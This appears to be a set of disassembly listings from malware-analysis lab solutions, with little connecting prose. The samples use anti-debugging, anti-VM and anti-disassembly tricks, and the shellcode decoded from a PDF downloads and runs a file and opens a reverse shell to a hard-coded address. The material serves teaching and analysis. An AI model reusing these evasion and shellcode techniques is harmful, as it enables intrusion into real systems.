40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.

RIJNDAEL [S] [char] :: 0000C908 :: 0040C908
RIJNDAEL [S-inv] [char] :: 0000CA08 :: 0040CA08

CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/

00401823          mov     eax, [ebp+var_18]
00401826          mov     [ebp+var_58], eax ①
00401829          mov     ecx, [ebp+arg_10]
0040182C          mov     [ebp+var_54], ecx ①
0040182F          mov     edx, dword_41336C
00401835          mov     [ebp+var_50], edx ①
00401838          lea     eax, [ebp+var_3C]
0040183B          push    eax                    ; lpThreadId
0040183C          push    0                      ; dwCreationFlags
0040183E          lea     ecx, [ebp+var_58]
00401841          push    ecx                    ; lpParameter
00401842          push    offset aes_thread      ; lpStartAddress
00401847          push    0                      ; dwStackSize
00401849          push    0                      ; lpThreadAttributes
0040184B          call    ds:CreateThread ①

0040137A          mov     eax, [ebp+arg_0]
0040137D          mov     [ebp+var_BE0], eax
...
004013A2          mov     ecx, [ebp+var_BE0]
004013A8          mov     edx, [ecx]
004013AA          push    edx ①                      ; hFile
004013AB          call    ds:ReadFile
...
0040144A          mov     eax, [ebp+var_BE0]
00401450          mov     ecx, [eax+4]
00401453          push    ecx ①                      ; hFile
00401454          call    ds:WriteFile

00401748          mov     ecx, [ebp+hSourceHandle]
0040174B          mov     [ebp+StartupInfo.hStdOutput], ecx
0040174E          mov     edx, [ebp+hSourceHandle]
00401751          mov     [ebp+StartupInfo.hStdError], edx

import string
import base64

s = ""
tab = 'CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/'
b64 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

ciphertext = 'BInaEi=='

for ch in ciphertext:
    if (ch in tab):
        s += b64[string.find(tab,str(ch))]
    elif (ch == '='):
        s += '='

```



```

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.2 Noscript tag with ending"; content:"<noscript>"; co
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.3 Download or Redirect Command"; content:"/0820201637
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 Sleep Command"; content:"96'"; pcre:"/\s[^\s/]{0,15

00401006 83 7D 08 02          cmp     dword ptr [ebp+8], 2
0040100A 75 52          jnz     short loc_40105E
0040100C 33 C0          xor     eax, eax
0040100E 74 01          jz      short near ptr loc_401010+1 ❶
00401010
00401010          loc_401010:                                ; CODE XREF:0040100Ej
00401010 E8 8B 45 0C 8B      ❶call    near ptr 8B4C55A0h

0040100E 74 01          jz      short near ptr unk_401011 ❶
0040100E          ; -----
00401010 E8          db 0E8h
00401011 8B      ❶ unk_401011      db 8Bh ; i          ; CODE XREF: 0040100Ej

0040115A          test    esp, esp
0040115C          jnz     short near ptr loc_40115E+1 ❶
0040115E
0040115E loc_40115E:                                ; CODE XREF: 0040115Cj
0040115E          jmp     near ptr 0AA11CDh ❶
0040115E          ; -----
00401163          db 6Ah
00401164          dd 0E8006A00h, 21Ah, 5C858B50h, 50FFFEFDh, 206415FFh, 85890040h
00401164          dd 0FFFFFFD64h, 0FD64BD83h, 7400FFFFh, 0FC8D8D24h, 51FFFFFFEh

00401215 loc_401215:                                ; CODE XREF: loc_401215j
00401215 EB FF      ❶ jmp     short near ptr loc_401215+1

00401269          jz      short near ptr loc_40126D+1 ❶
0040126B          jnz     short near ptr loc_40126D+1 ❶
0040126D
0040126D loc_40126D:                                ; CODE XREF: 00401269j
0040126D          ; 0040126Bj
0040126D          call    near ptr 0FF3C9FFFh ❶

004012E6          loc_4012E6:                                ; CODE XREF: 004012ECj
004012E6 66 B8 EB 05          mov     ax, 5EBh ❶
004012EA 31 C0          xor     eax, eax
004012EC 74 FA          jz      short near ptr loc_4012E6+2 ❶
004012EE E8 6A 0A 6A 00      call    near ptr 0AA1D5Dh

004012E6 66          db 66h
004012E7 B8          db 0B8h ; +
004012E8          ; -----
004012E8          loc_4012E8:                                ; CODE XREF: 004012ECj
004012E8 EB 05          jmp     short loc_4012EF ❶
004012EA          ; -----
004012EA 31 C0          xor     eax, eax
004012EC 74 FA          jz      short loc_4012E8
004012EC          ; -----
004012EE E8          db 0E8h ❶
004012EF          ; -----
004012EF          loc_4012EF:                                ; CODE XREF: loc_4012E8j
004012EF 6A 0A          push    0Ah

0040115F          push    0
00401161          push    0
00401163          push    0
00401167          push    0
0040116C          call    buildURL ❶
0040116D          push    eax
00401173          mov     edx, [ebp+var_10114]
00401174          push    edx
0040117A          call    ds:InternetOpenUrlA ❶

0040113F          push    0

```

```

00401141      push    0
00401143      push    0
00401145      push    1
00401147      lea     ecx, [ebp+name] ②
0040114D      push    ecx ①
0040114E      call    ds:InternetOpenA

00401047      push    100h             ; namelen
0040104C      lea     eax, [ebp+name] ①
00401052      push    eax             ; name
00401053      call    ds:gethostname

0040118F      push    eax
00401190      push    0FFFFFFh
00401195      lea     ecx, [ebp+Str] ②
0040119B      push    ecx
0040119C      mov     edx, [ebp+var_10C]
004011A2      push    edx
004011A3      call    ds:InternetReadFile ①
...
004011D5      push    offset SubStr      ; "Bamboo::"
004011DA      lea     ecx, [ebp+Str] ②
004011E0      push    ecx             ; Str
004011E1      call    ds:strstr ②

004011E7      add     esp, 8
004011EA      mov     [ebp+var_108], eax ①
004011F0      cmp     [ebp+var_108], 0
004011F7      jz      loc_401306
004011FD      push    offset asc_40303C ; "::-"
00401202      mov     edx, [ebp+var_108]
00401208      push    edx             ; Str
00401209      call    ds:strstr ②
0040120F      add     esp, 8
00401212      mov     byte ptr [eax], 0 ②
...
00401232      mov     eax, [ebp+var_108]
00401238      add     eax, 8 ②
0040123E      mov     [ebp+var_108], eax

00401247      push    0
00401249      push    0
0040124B      push    0
0040124D      push    0
0040124F      mov     ecx, [ebp+var_108] ①
00401255      push    ecx
00401256      mov     edx, [ebp+var_10114]
0040125C      push    edx
0040125D      call    ds:InternetOpenUrlA

0040100C      mov     eax, 400000h ①
00401011      or      eax, 148Ch ②
00401016      mov     [ebp+4], eax ②

0040148C      push    ebp
0040148D      mov     ebp, esp
0040148F      push    ebx
00401490      push    esi
00401491      push    edi
00401492      xor     eax, eax
00401494      jz      short near ptr loc_401496+1 ①
00401496
00401496 loc_401496:      ; CODE XREF: 00401494j
00401496      jmp     near ptr 4054D503h ②

00401497      push    offset dword_4014C0
0040149C      push    large dword ptr fs:0
004014A3      mov     large fs:0, esp
004014AA      xor     ecx, ecx
004014AC      div     ecx ②
004014AE      ②push    offset aForMoreInforma ; "For more information..."
004014B3      ②call    printf

```



```

004014C0 dword_4014C0 dd 824648Bh, 0A164h, 8B0000h, 0A364008Bh, 0
004014C0 ; DATA XREF: loc_401497o
004014D4 dd 0EB08C483h, 0E848C0FFh, 0

```

```

004014C0 mov     esp, [esp+8]
004014C4 mov     eax, large fs:0
004014CA mov     eax, [eax]
004014CC mov     eax, [eax]
004014CE mov     large fs:0, eax
004014D4 add     esp, 8
004014D7 jmp     short near ptr loc_4014D7+1 ①

```

```

004014E6 push    offset unk_403010
004014EB call    sub_401534 ②
004014F0 add     esp, 4
004014F3 push    offset unk_403040
004014F8 call    sub_401534 ②
004014FD add     esp, 4
00401500 push    0
00401502 push    0
00401504 push    offset unk_403040 ②
00401509 push    offset unk_403010 ②
0040150E push    0
00401510 call    URLDownloadToFileA ②

```

```

00401515 jz      short near ptr loc_401519+1 ①
00401517 jnz     short near ptr loc_401519+1 ②
00401519
00401519 loc_401519: ; CODE XREF: 00401515j
00401519 ; 00401517j
00401519 call    near ptr 40A81588h
0040151E xor     [eax+0], al
00401521 call    ds:WinExec

```

```

0040151A push    0
0040151C push    offset unk_403040
00401521 call    ds:WinExec ①
00401527 push    0
00401529 call    ds:ExitProcess

```

```

004010CE lea     eax, [ebp+Parameters]
004010D4 push    eax ; lpParameters
004010D5 push    offset File ; "cmd.exe"
004010DA push    0 ; lpOperation
004010DC push    0 ; hwnd
004010DE call    ds:ShellExecuteA ①
004010E4 push    0 ; Code
004010E6 call    _exit ②

```

```

00403554 mov     eax, large fs:30h ①
0040355A mov     bl, [eax+2] ②
0040355D mov     [ebp+var_1820], bl
00403563 movsx   eax, [ebp+var_1820]
0040356A test    eax, eax
0040356C jz      short loc_403573 ②
0040356E call    sub_401000

```

dump fs:[30] + 2

```

00401410 64 A1 30 00 00+ mov     eax, large fs:30h ①
00401416 8B 40 18 mov     eax, [eax+18h] ②
00401419 db      3Eh ②
00401419 3E 8B 40 10 mov     eax, [eax+10h] ②
0040141D 89 45 F0 mov     [ebp+var_10], eax
00401420 83 7D F0 00 cmp     [ebp+var_10], 0 ②
00401424 74 05 jz      short loc_40142B
00401426 E8 D5 FB FF FF call    sub_401000

```

dump ds:[fs:[30] + 0x18] + 0x10

```

00403594 mov     eax, large fs:30h ①
0040359A db      3Eh ②

```

```

0040359A      mov     eax, [eax+68h] ❶
0040359E      sub     eax, 70h
004035A1      mov     [ebp+var_1828], eax
004035A7      cmp     [ebp+var_1828], 0
004035AE      jnz     short loc_4035B5
004035B0      call    sub_401000

```

dump fs:[30] + 0x68

usage: Lab16-02.exe <4 character password>

Incorrect password, Try again.

```

00401063      cmp     [ebp+arg_4], 1
00401067      jnz     short loc_401081
00401069      push    0                      ; lpWindowName
0040106B      push    offset ClassName       ; "OLLYDBG"
00401070      call    ds:FindWindowA ❶
00401076      test    eax, eax
00401078      jz      short loc_401081
0040107A      push    0                      ; int
0040107C      call    _exit ❷

00401124      ror     encoded_password+2, 7
0040112B      mov     ebx, large fs:30h ❸
00401132      xor     encoded_password+3, 0C5h
...
0040117D      rol     encoded_password, 6
00401184      xor     encoded_password, 72h
0040118B      mov     bl, [ebx+2] ❹
0040118E      rol     encoded_password+1, 1
...
004011A2      add     encoded_password+2, bl ❺

0040109B      mov     bl, byte_40A968 ❶
004010A1      or      al, 1
...
0040110A      rol     encoded_password, 2
00401111      add     encoded_password+1, bl ❷

00401024      mov     [ebp+dwErrCode], 3039h
0040102B      mov     eax, [ebp+dwErrCode]
0040102E      push    eax                      ; dwErrCode
0040102F      call    ds:SetLastError ❸
00401035      push    offset OutputString    ; "b"
0040103A      call    ds:OutputDebugStringA ❶
00401040      call    ds:GetLastError
00401046      cmp     eax, [ebp+dwErrCode] ❹
00401049      jnz     short loc_40105A
0040104B      mov     cl, byte_40A968
00401051      add     cl, 1 ❺
00401054      mov     byte_40A968, cl

00401081      cmp     [ebp+arg_4], 2
00401085      jnz     short loc_40108C
00401087      call    sub_401020

```

You entered the correct password!

```

004015DB      call    ds:gethostbyname
...
0040160D      push    9999                      ; hostshort
00401612      call    ds:htons

0040150A      mov     ecx, [ebp+Str2] ❶
00401510      push    ecx                      ; Str2
00401511      lea     edx, [ebp+Str1] ❷
00401517      push    edx                      ; Str1
00401518      call    _strncmp

00401219      lea     eax, [ebp+PerformanceCount]
0040121C      push    eax                      ; lpPerformanceCount
0040121D      call    ds:QueryPerformanceCounter

```

```

...
0040126A    lea     ecx, [ebp+var_110]
00401270    push    ecx                                ; lpPerformanceCount
00401271    call    ds:QueryPerformanceCounter
00401277    mov     edx, [ebp+var_110]
0040127D    sub     edx, dword ptr [ebp+PerformanceCount] ❶
00401280    mov     [ebp+var_114], edx
00401286    cmp     [ebp+var_114], 4B0h ❷
00401290    jle     short loc_40129C
00401292    mov     [ebp+var_118], 2 ❸

00401223    call    $+5
00401228    pop     eax
00401229    xor     ecx, ecx
0040122B    mov     edi, eax
0040122D    xor     ebx, ebx
0040122F    add     ebx, 2Ch ❶
00401232    add     eax, ebx
00401234    push    eax ❷
00401235    push    large dword ptr fs:0
0040123C    mov     large fs:0, esp ❸
00401243    div     ecx
00401245    sub     edi, 0D6Ah
0040124B    mov     ecx, 0Ch
00401250    jmp     short loc_401262
00401252    repne stosb
00401254    mov     ecx, [esp+0Ch] ❷
00401258    add     dword ptr [ecx+0B8h], 2
0040125F    xor     eax, eax
00401261    retn
00401262    pop     large dword ptr fs:0 ❸
00401269    pop     eax

00401584    call    ds:GetTickCount
0040158A    mov     [ebp+var_2B4], eax
00401590    call    sub_401000 ❶
00401595    call    ds:GetTickCount
0040159B    mov     [ebp+var_2BC], eax
004015A1    mov     ecx, [ebp+var_2BC]
004015A7    sub     ecx, [ebp+var_2B4]
004015AD    cmp     ecx, 1 ❷
004015B0    jbe     short loc_4015B7 ❸
004015B2    xor     eax, eax
004015B4    mov     [eax], edx ❹
004015B6    retn

00401323    rdtsc
00401325    push    eax ❶
...
0040136D    rdtsc
0040136F    sub     eax, [esp+20h+var_20] ❷
00401372    mov     [ebp+var_4], eax
00401375    pop     eax
00401376    pop     eax
00401377    cmp     [ebp+var_4], 7A120h ❸
0040137E    jbe     short loc_401385
00401380    call    sub_4010E0 ❹

```

Number of potential Anti-VM instructions: 3

```

004011B5    sidt     fword ptr [ebp+var_428] ❶
004011BC    mov     eax, dword ptr [ebp+var_428+2]
004011C2    mov     [ebp+var_420], eax ❷

004011DD    mov     ecx, [ebp+var_420]
004011E3    shr     ecx, 18h ❸
004011E6    cmp     ecx, 0FFh
004011EC    jz      loc_40132F ❹

00401204    str      word ptr [ebp+var_418]

00401229    mov     edx, [ebp+var_418]

```

```

0040122F      and     edx, 0FFh
00401235      test    edx, edx ①
00401237      jnz     short loc_40124E
00401239      mov     eax, [ebp+var_418+1]
0040123F      and     eax, 0FFh
00401244      cmp     eax, 40h ②
00401247      jnz     short loc_40124E
00401249      jmp     loc_401338

00401109      mov     eax, dword_406048 ;0xDDCCBBAA
0040110E      mov     [ebp+var_8], eax ①
...
00401121      sldt    word ptr [ebp+var_8]
00401125      mov     edx, [ebp+var_8]
00401128      mov     [ebp+var_C], edx
0040112B      mov     eax, [ebp+var_C] ②

004012D1      call    sub_401100
004012D6      cmp     eax, 0DDCC000h ③
004012DB      jnz     short loc_40132B

```

```

InstallRT  InstallSA  InstallSB
PSLIST
ServiceMain
StartEXS
UninstallRT  UninstallSA  UninstallSB

```

rundll32.exe Lab17-02.dll,InstallRT

```

1000D870      push     offset unk_1008E5F0 ; char *
1000D875      ③call    sub_10003592
1000D87A      ④mov     [esp+8+var_8], offset aFoundVirtualMa ; "Found Virtual Machine,..."
1000D881      ⑤call    sub_10003592
1000D886      pop      ecx
1000D887      ⑥call    sub_10005567
1000D88C      jmp     short loc_1000D8A4

100061C7      mov     eax, 564D5868h ;'VMXh' ⑦
100061CC      mov     ebx, 0
100061D1      mov     ecx, 0Ah
100061D6      mov     edx, 5658h ;'VX' ⑧
100061DB      in      eax, dx ⑨
100061DC      cmp     ebx, 564D5868h ;'VMXh' ⑩
100061E2      setz    [ebp+var_1C]
...
100061FA      mov     al, [ebp+var_1C]

1000D847      mov     eax, off_10019034 ; [This is DVM]5
1000D84C      push     esi
1000D84D      mov     esi, ds:atoi
1000D853      add     eax, 0Dh ⑪
1000D856      push     eax ; Str
1000D857      call    esi ; atoi
1000D859      test    eax, eax ⑫
1000D85B      pop      ecx
1000D85C      jz      short loc_1000D88E ⑬

```

```

[This is RNA]newsnews
[This is RDO]newsnews.practicalmalwareanalysis.com
[This is RPO]80
[This is DVM]5
[This is SSD]
[This is LOG]1

```

```

1000D50E      push     [ebp+process_name] ; Str
1000D511      call    strlen ⑭
1000D516      test    eax, eax
1000D518      pop      ecx
1000D519      jnz     short loc_1000D522
1000D51B      push     offset aIexplore_exe ; "iexplore.exe"

0040199A      call    sub_401A80 ⑮ ; Query I/O communication port
0040199F      test    eax, eax ⑯

```

```

004019A1      jz      short loc_4019AA ①
004019A3      xor     eax, eax
004019A5      jmp     loc_401A71

```

vmware

SYSTEM\CurrentControlSet\Control\DeviceClasses

Iphlpapi.dll

GetAdaptersInfo

```

004019AA      push    2                ; int
004019AC      push    offset SubKey    ; "SYSTEM\\CurrentControlSet\\Control\\Device"...
004019B1      push    80000002h        ; hKey
004019B6      call    sub_4011C0 ①
004019BB      add     esp, 0Ch
004019BE      test    eax, eax ①
004019C0      jz      short loc_4019C9 ①

004019C9      push    offset aGetadaptersinf ; "GetAdaptersInfo" ①
004019CE      push    offset LibFileName    ; "Iphlpapi.dll"
004019D3      call    ds:LoadLibraryA
004019D9      push    eax                ; hModule
004019DA      call    ds:GetProcAddress
004019E0      mov     GetAdaptersInfo_Address ②, eax

004016A8      mov     [ebp+var_38], 0 ①
004016AC      mov     [ebp+var_37], 50h
004016B0      mov     [ebp+var_36], 56h
004016B4      mov     [ebp+var_35], 0
004016B8      mov     [ebp+var_34], 0Ch
004016BC      mov     [ebp+var_33], 29h
...
0040170C      mov     [ebp+var_1F], 0
00401710      mov     [ebp+var_1E], 27h
00401714      mov     [ebp+dwBytes], 0
0040171B      lea     eax, [ebp+dwBytes]
0040171E      push    eax
0040171F      push    0
00401721      call    GetAdaptersInfo_Address ②

0040174B      call    ds:HeapAlloc ①
00401751      mov     [ebp+lpMem], eax ①
00401754      cmp     [ebp+lpMem], 0
...
00401766      lea     edx, [ebp+dwBytes]
00401769      push    edx
0040176A      mov     eax, [ebp+lpMem]
0040176D      push    eax
0040176E      call    GetAdaptersInfo_Address ②

004017CC      jmp     short loc_4017D7
004017CE      mov     edx, [ebp+var_3C]
004017D1      add     edx, 3 ①
004017D4      mov     [ebp+var_3C], edx
...
004017DD      mov     ecx, 3 ①
004017E2      mov     eax, [ebp+var_3C]
004017E5      lea     edi, [ebp+eax+Byte_Array] ②
004017E9      mov     esi, [ebp+lpMem]
004017EC      add     esi, 194h ①
004017F2      xor     edx, edx
004017F4      repe    cmpsb
004017F6      jnz     short loc_401814

00401448      xor     eax, eax ①
...
00401456      push    6
00401458      push    0F30D12A5h
0040145D      call    sub_401130 ①
00401462      add     esp, 8
00401465      test    eax, eax
00401467      jz      short loc_401470 ②

```

```

0040116D      mov     edx, [ebp+arg_4]
00401170      push    edx
00401171      lea     eax, [ebp+pe.szExeFile]
00401177      push    eax
00401178      call    sub_401060 ; make lowercase
0040117D      add     esp, 4
00401180      push    eax
00401181      call    sub_401000 ; get string hash
00401186      add     esp, 8
00401189      mov     [ebp+var_130], eax
0040118F      mov     ecx, [ebp+var_130]
00401195      cmp     ecx, [ebp+arg_0]

00409F32      CALL EBP
00409F34      POP EAX
00409F35      POPAD
00409F36      LEA EAX,DWORD PTR SS:[ESP-80]
00409F3A      PUSH 0
00409F3C      CMP ESP,EAX
00409F3E      JNZ SHORT Lab14-1.00409F3A
00409F40      SUB ESP,-80
00409F43      JMP Lab14-1.0040154F
00409F48      DB 00
00409F49      DB 00
00409F4A      DB 00
00409F4B      DB 00
00409F4C      DB 00
00409F4D      DB 00
00409F4E      DB 00

00401090      DB 55 ; CHAR 'U'
00401091      DB 8B
00401092      DB EC
00401093      DB 6A ; CHAR 'j'
00401094      DB FF
00401095      DB 68 ; CHAR 'h'

00401090      PUSH EBP ; msvcrt.77C10000
00401091      MOV EBP,ESP
00401093      PUSH -1
00401095      PUSH Lab07-02.00402078
0040109A      PUSH Lab07-02.004011D0

0040A110      ENTER 0,0
0040A114      PUSH EBP
0040A115      MOV ESI,DWORD PTR SS:[EBP+8]
0040A118      MOV EDI,DWORD PTR SS:[EBP+C]
0040A11B      CLD
0040A11C      MOV DL,80
0040A11E      MOV AL,BYTE PTR DS:[ESI]
0040A120      INC ESI
0040A121      MOV BYTE PTR DS:[EDI],AL

00405622      SCAS DWORD PTR ES:[EDI]
00405623      ADD BH,CH
00405625      STC
00405626      RETN 0EC3F
00405629      ADD BYTE PTR DS:[EAX],AL
0040562B      ADD BYTE PTR DS:[EAX],AL
0040562D      ADD BYTE PTR DS:[EAX],AL

00405130      JMP SHORT Lab09-02.00405138
00405132      PUSH 1577
00405137      RETN
00405138      PUSHFD
00405139      PUSHAD
0040513A      CALL Lab09-02.00405141
0040513F      XOR EAX,EAX

0040754F      POPFD
00407550      PUSH EAX
00407551      PUSH Lab18-03.00401577

```



```

00401191 MOV EBP,ESP
00401193 PUSH -1
00401195 PUSH Lab07_01.004040D0
0040119A PUSH Lab07_01.00401C58
0040119F MOV EAX,DWORD PTR FS:[0]
004011A5 PUSH EAX
004011A6 MOV DWORD PTR FS:[0],ESP
004011AD SUB ESP,10
004011B0 PUSH EBX
004011B1 PUSH ESI
004011B2 PUSH EDI
004011B3 MOV DWORD PTR SS:[EBP-18],ESP
004011B6 ●CALL DWORD PTR DS:[40404C] ; kernel32.GetVersion
004011BC XOR EDX,EDX
004011BE MOV DL,AH
004011C0 MOV DWORD PTR DS:[405304],EDX
004011C6 MOV ECX,EAX
004011C8 AND ECX,0FF
004011CE MOV DWORD PTR DS:[405300],ECX
004011D4 SHL ECX,8
004011D7 ADD ECX,EDX
004011D9 MOV DWORD PTR DS:[4052FC],ECX
004011DF SHR EAX,10
004011E2 MOV DWORD PTR DS:[4052F8],EAX
004011E7 PUSH 0
004011E9 CALL Lab07_01.00401B21
004011EE POP ECX
004011EF TEST EAX,EAX
004011F1 JNZ SHORT Lab07_01.004011FB
004011F3 PUSH 1C
004011F5 CALL Lab07_01.00401294
004011FA POP ECX
004011FB AND DWORD PTR SS:[EBP-4],0
004011FF CALL Lab07_01.00401976
00401204 ●CALL DWORD PTR DS:[404048] ; kernel32.GetCommandLineA
0040120A MOV DWORD PTR DS:[4057F8],EAX
0040120F CALL Lab07_01.00401844
00401214 MOV DWORD PTR DS:[4052E0],EAX
00401219 CALL Lab07_01.004015F7

```

```

00401000 sub esp, 10h
00401003 lea eax, [esp+10h+var_10]
00401007 mov [esp+10h+var_10], offset aMalService ; "MalService"
0040100F push eax
00401010 mov [esp+14h+var_C], offset sub_401040
00401018 mov [esp+14h+var_8], 0
00401020 mov [esp+14h+var_4], 0
00401028 ●call dword_404004
0040102E push 0
00401030 push 0
00401032 call sub_401040
00401037 add esp, 18h
0040103A retn

```

```

00404000 dword_404000 dd 77E371E9h
00404004 dword_404004 dd 77E37EB1h
00404008 dword_404008 dd 77DF697Eh
0040400C align 10h
00404010 dword_404010 dd 7C862AC1h
00404014 dword_404014 dd 7C810BAC h

```

shellcode_launcher.exe -i Lab19-01.bin -bp

```

00000200 xor ecx, ecx ●
00000202 mov cx, 18Dh
00000206 jmp short loc_21F
00000208
00000208 pop esi
00000209 push esi ●
0000020A mov edi, esi
0000020C loc_20C:
0000020C lodsb

```



```

0000020D mov     dl, al
0000020F sub     dl, 41h ; 'A'
00000212 shl     dl, 4
00000215 lodsb
00000216 sub     al, 41h ; 'A'
00000218 add     al, dl
0000021A stosb
0000021B dec     ecx
0000021C jnz     short loc_20C
0000021E retn
0000021F loc_21F:
0000021F call    sub_208

000002BF pop     ebx
000002C0 call    findKernel32Base
000002C5 mov     edx, eax
000002C7 push    0EC0E4E8h ; kernel32.dll:LoadLibraryA
000002CC push    edx
000002CD call    findSymbolByHash
000002D2 mov     [ebp-4], eax
000002D5 push    0B8E579C1h ; kernel32.dll:GetSystemDirectoryA
000002DA push    edx
000002DB call    findSymbolByHash
000002E0 mov     [ebp-8], eax
000002E3 push    78B5B983h ; kernel32.dll:TerminateProcess
000002E8 push    edx
000002E9 call    findSymbolByHash
000002EE mov     [ebp-0Ch], eax
000002F1 push    7B8F17E6h ; kernel32.dll:GetCurrentProcess
000002F6 push    edx
000002F7 call    findSymbolByHash
000002FC mov     [ebp-10h], eax
000002FF push    0E8AFE98h ; kernel32.dll:WinExec
00000304 push    edx
00000305 call    findSymbolByHash
0000030A mov     [ebp-14h], eax
0000030D lea     eax, [ebx]
0000030F push    eax
00000310 call    dword ptr [ebp-4] ; LoadLibraryA
00000313 push    702F1A36h ; urlmon.dll:URLDownloadToFileA
00000318 push    eax
00000319 call    findSymbolByHash

0000031E mov     [ebp-18h], eax
00000321 push    80h
00000326 lea     edi, [ebx+48h]
00000329 push    edi
0000032A call    dword ptr [ebp-8] ; GetSystemDirectoryA
0000032D add     edi, eax
0000032F mov     dword ptr [edi], 652E315Ch ; "\1.e"
00000335 mov     dword ptr [edi+4], 6578h ; "xe\x00"
0000033C xor     ecx, ecx
0000033E push    ecx
0000033F push    ecx
00000340 lea     eax, [ebx+48h]
00000343 push    eax ; localFileSystemPath
00000344 lea     eax, [ebx+7]
00000347 push    eax ; URL to download
00000348 push    ecx
00000349 call    dword ptr [ebp-18h] ; URLDownloadToFileA
0000034C push    5
00000351 lea     eax, [ebx+48h] ; path to executable
00000354 push    eax
00000355 call    dword ptr [ebp-14h] ; WinExec
00000358 call    dword ptr [ebp-10h] ; GetCurrentProcess
0000035B push    0
00000360 push    eax
00000361 call    dword ptr [ebp-0Ch] ; TerminateProcess

00407032 pop     edi
00407033 push    small 18Fh
00407037 pop     cx

```

```

00407039 mov     al, 0E7h
0040703B loc_40703B:
0040703B xor     [edi], al ❶
0040703D inc     edi
0040703E loopw   loc_40703B
00407041 jmp     short near ptr unk_407048 ❷

004071B6 call     loc_4070E3 ❸
004071BB dd     0EC0E4E8Eh          ; kernel32.dll:LoadLibraryA
004071BF dd     16B3FE72h          ; kernel32.dll:CreateProcessA
004071C3 dd     78B5B983h          ; kernel32.dll:TerminateProcess
004071C7 dd     7B8F17E6h          ; kernel32.dll:GetCurrentProcess
004071CB dd     3BFCEDCBh          ; ws2_32.dll:WSAStartup
004071CF dd     0ADF509D9h          ; ws2_32.dll:WSASocketA
004071D3 dd     60AAF9ECh          ; ws2_32.dll:connect

004070E3 pop     esi
004070E4 mov     ebx, esi
004070E6 mov     edi, esi
004070E8 call     findKernel32Base
004070ED mov     edx, eax
004070EF mov     ecx, 4 C02          ; 4 symbols in kernel32
004070F4 loc_4070F4:
004070F4 lodsd ❹
004070F5 push    eax
004070F6 push    edx
004070F7 call     findSymbolByHash
004070FC stosd ❺
004070FD loop   loc_4070F4

004070FF push    3233h          ; "32\x00" ❶
00407104 push    5F327377h          ; "ws2_"
00407109 push    esp
0040710A call     dword ptr [ebx] ; LoadLibraryA ❷
0040710C mov     edx, eax
0040710E mov     ecx, 3          ; 3 symbols in ws2_32 ❸
00407113 loc_407113:
00407113 lodsd
00407114 push    eax
00407115 push    edx
00407116 call     findSymbolByHash
0040711B stosd
0040711C loop   loc_407113

0040711E sub     esp, 230h
00407124 mov     eax, 0FFFFFFF0h
00407129 and     esp, eax ❶
0040712B push    esp
0040712C push    101h
00407131 call     dword ptr [ebx+10h] ; WSAStartup ❷
00407134 test    eax, eax
00407136 jnz     short loc_4071AA
00407138 push    eax
00407139 push    eax
0040713A push    eax
0040713B push    eax          ; protocol 0: IPPROTO_IP
0040713C inc     eax
0040713D push    eax          ; type 1: SOCK_STREAM
0040713E inc     eax
0040713F push    eax          ; af 2: AF_INET
00407140 call     dword ptr [ebx+14h] ; WSASocketA ❸
00407143 cmp     eax, 0FFFFFFFh
00407148 jz     short loc_4071AA

0040714A mov     esi, eax
0040714C push    2C8A8C0h ❹          ; Server IP: 192.168.200.2 (c0.a8.c8.02)
                                ; in nbo: 0x02c8a8c0
00407151 push    12340002h ❺          ; Server Port: 13330 (0x3412), AF_INET (2)
                                ; in nbo: 0x12340002
00407156 mov     ecx, esp
00407158 push    10h          ; sizeof sockaddr_in
0040715D push    ecx          ; sockaddr_in pointer

```


Manually perform JavaScript's unescape() function.

```
"""
i = 0
outArr = [ ]
while i < len(inbuff):
    if inbuff[i] == '':
        i += 1
    elif inbuff[i] == '%':
        if ((i+6) <= len(inbuff)) and (inbuff[i+1] == 'u'):
            #it's a 2-byte "unicode" value
            currchar = int(inbuff[i+2:i+4], 16)
            nextchar = int(inbuff[i+4:i+6], 16)
            #switch order for little-endian
            outArr.append(chr(nextchar))
            outArr.append(chr(currchar))
            i += 6
        elif (i+3) <= len(inbuff):
            #it's just a single byte
            currchar = int(inbuff[i+1:i+3], 16)
            outArr.append(chr(currchar))
            i += 3
    else:
        # nothing to change
        outArr.append(inbuff[i])
        i += 1
return ''.join(outArr)
```

```
payload = "%ue589%uec81 ... %u9008%u9090"
```

```
outFile = file('Lab19-03_sc.bin', 'wb')
outFile.write(decU16(payload))
outFile.close()
```

```
shellcode_launcher.exe -i Lab19-03_sc.bin -r Lab19-03.pdf -bp
```

```
00000000 mov     ebp, esp
00000002 sub     esp, 17Ch
00000008 call    sub_17B
0000000D dd 0EC0E4E8Eh  ; kernel32.dll:LoadLibraryA
00000011 dd 16B3FE72h   ; kernel32.dll:CreateProcessA
00000015 dd 78B5B983h   ; kernel32.dll:TerminateProcess
00000019 dd 7B8F17E6h   ; kernel32.dll:GetCurrentProcess
0000001D dd 5B8ACA33h   ; kernel32.dll:GetTempPathA
00000021 dd 0BF7C734Fh  ; kernel32.dll:SetCurrentDirectoryA
00000025 dd 7C0017A5h   ; kernel32.dll>CreateFileA
00000029 dd 0DF7D9BADh  ; kernel32.dll:GetFileSize
0000002D dd 76DA08ACh   ; kernel32.dll:SetFilePointer
00000031 dd 10FA6516h   ; kernel32.dll:ReadFile
00000035 dd 0E80A791Fh  ; kernel32.dll:WriteFile
00000039 dd 0FFD97FBh   ; kernel32.dll:CloseHandle
0000003D dd 0C0397ECh   ; kernel32.dll:GlobalAlloc
00000041 dd 7CB922F6h   ; kernel32.dll:GlobalFree
00000045 dd 1BE1BB5Eh   ; shell32.dll:ShellExecuteA
00000049 dd 0C602h      ; размер PDF-файла
0000004D dd 106Fh       ; смещение файла № 1
00000051 dd 0A000h      ; размер файла № 1
00000055 dd 0B06Fh      ; смещение файла № 2
00000059 dd 144Eh       ; размер файла № 2

0000017B pop     esi
0000017C mov     [ebp-14h], esi
0000017F mov     edi, esi
00000181 mov     ebx, esi
00000183 call    findKernel32Base
00000188 mov     [ebp-4], eax
0000018B mov     ecx, 0Eh
00000190 loc_190:
00000190 lodsd
00000191 push    eax
